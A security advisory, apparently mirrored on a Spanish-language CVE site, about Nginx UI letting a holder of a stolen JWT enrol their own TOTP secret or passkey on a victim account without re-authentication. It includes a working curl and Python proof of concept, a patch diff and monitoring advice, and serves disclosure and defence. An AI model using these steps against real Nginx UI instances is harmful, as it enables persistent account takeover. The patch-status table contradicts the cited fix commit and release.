
GHSA-GFRC-G87H-7H5W
Nginx UI: TOTP / passkey enrolment requires no re-authentication, enabling persistent account takeover
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-GFRC-G87H-7H5W divulgada | |
| Divulgación | Modificada | Última actualización del registro | |
| Monitoreo | Detectada | Ingresó al índice |
Summary
Endpoints that bind a TOTP secret (`POST /api/otp_enroll`) or register a WebAuthn passkey (`POST /api/finish_passkey_register`) for the *current* user require only a valid JWT. There is no current-password re-prompt and the routes are explicitly registered outside the `RequireSecureSession()` group. With only a stolen JWT, an attacker can attach their own second factor to the victim's account, surviving any subsequent password rotation and locking the legitimate user out.
Details
`api/user/router.go:34-39` — note the routes registered *before* the secure-session group:
r.GET("/otp_secret", GenerateTOTP)
r.POST("/otp_enroll", EnrollTOTP)                     // ← outside RequireSecureSession
r.GET("/begin_passkey_register", BeginPasskeyRegistration)
r.POST("/finish_passkey_register", FinishPasskeyRegistration)  // ← outside RequireSecureSession

o := r.Group("", middleware.RequireSecureSession())
{
    o.GET("/otp_reset", ResetOTP)                     // reset *is* protected — inconsistent
    ...
}
`EnrollTOTP` (`api/user/otp.go:45-102`) only refuses if `cUser.EnabledOTP()` is already `true`; for any victim who has never enabled TOTP it accepts an attacker-supplied `Secret` and `Passcode` pair (the validator only checks that the passcode is a valid TOTP for the supplied secret — i.e., the attacker proves they know the secret they are submitting):
if cUser.EnabledOTP() { ... abort ... }
var twoFA struct {
    Secret   string `json:"secret"   binding:"required"`
    Passcode string `json:"passcode" binding:"required"`
}
if !cosy.BindAndValid(c, &twoFA) { return }
if ok := totp.Validate(twoFA.Passcode, twoFA.Secret); !ok { ... abort ... }
ciphertext, _ := crypto.AesEncrypt([]byte(twoFA.Secret))
u.Where(u.ID.Eq(cUser.ID)).Update(u.OTPSecret, ciphertext)
`FinishPasskeyRegistration` (`api/user/passkey.go`) is structurally identical and additionally has *no* "already enrolled" guard — an attacker can register multiple passkeys to the victim.
Proof of Concept
JWT="<victim_jwt>"

# Step 1 — request a fresh TOTP secret server-side (anyone with JWT can call):
$ curl -s -H "Authorization: $JWT" http://127.0.0.1:18080/api/otp_secret
{"secret":"5BWZDEWWECJ6LRPSDKHURCWXBU5KKRYN",
 "url":"otpauth://totp/Nginx%20UI:admin?...&secret=5BWZDEWWECJ6LRPSDKHURCWXBU5KKRYN"}

# Step 2 — compute current 30-s TOTP code (attacker-side):
$ python3 -c "import base64,hmac,hashlib,struct,time
key=base64.b32decode('5BWZDEWWECJ6LRPSDKHURCWXBU5KKRYN')
ctr=int(time.time())//30
h=hmac.new(key, struct.pack('>Q',ctr), hashlib.sha1).digest()
o=h[-1]&0xF; v=(struct.unpack('>I',h[o:o+4])[0]&0x7fffffff)%1000000
print(f'{v:06d}')"
954084

# Step 3 — bind that secret to the victim's account:
$ curl -i -X POST -H "Authorization: $JWT" -H "Content-Type: application/json" \
       -d '{"secret":"5BWZDEWWECJ6LRPSDKHURCWXBU5KKRYN","passcode":"954084"}' \
       http://127.0.0.1:18080/api/otp_enroll

HTTP/1.1 200 OK
{"message":"ok","codes":[{"code":"c77d5-50543"},{"code":"f9284-688c6"},...],
 "last_viewed":1778338236}

# Step 4 — confirm 2FA is now enabled on the victim's account:
$ curl -s -H "Authorization: $JWT" http://127.0.0.1:18080/api/2fa_status
{"enabled":true,"otp_status":true,"passkey_status":false,
 "recovery_codes_generated":true,"recovery_codes_viewed":true}
Now whenever the legitimate user (or anyone) logs in to that account, the second factor must be supplied from the *attacker's* authenticator.
The passkey variant follows the same pattern: `GET /api/begin_passkey_register` then `POST /api/finish_passkey_register` with the attacker's WebAuthn authenticator. The route is also outside `RequireSecureSession`.
Impact
- Persistent account takeover surviving the victim's password reset.
- Combines trivially with any of: stolen JWT, the `RequireSecureSession` bypass, the missing-role-model privilege escalation, and the weak recovery-code generation.
Patches
`api/user/router.go` — move enrolment routes inside the secure-session group:
-    r.POST("/otp_enroll", EnrollTOTP)
-    r.GET("/begin_passkey_register", BeginPasskeyRegistration)
-    r.POST("/finish_passkey_register", FinishPasskeyRegistration)
-
     o := r.Group("", middleware.RequireSecureSession())
     {
+        o.POST("/otp_enroll", EnrollTOTP)
+        o.GET("/begin_passkey_register", BeginPasskeyRegistration)
+        o.POST("/finish_passkey_register", FinishPasskeyRegistration)
         o.GET("/otp_reset", ResetOTP)
         ...
     }
This patch alone is not sufficient — the `RequireSecureSession` middleware is a no-op for non-OTP users (separate advisory). Both must be patched together. Additionally, require the user's current password in the request body for these mutations (mirroring `UpdateCurrentUserPassword` at `api/user/current_user.go`).
Workarounds
None reliable. Operators should monitor the `users` table for unexpected `OTPSecret` values and the `passkeys` table for unexpected rows.
Credits
Vishal Shukla (@shukla304 https://github.com/shukla304) and Sechub.dev AI Agent.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
gogithub.com/0xJacky/Nginx-UI |
Sin parche | — | — | v1.9.9 afectada |
commit 23d1934Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://nvd.nist.gov/vuln/detail/CVE-2026-84313https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-gfrc-g87h-7h5whttps://github.com/0xJacky/nginx-ui/commit/23d1934099b05b2a01589b48129dc3d3159d91c2https://github.com/0xJacky/nginx-uihttps://github.com/0xJacky/nginx-ui/releases/tag/v2.4.1Las referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.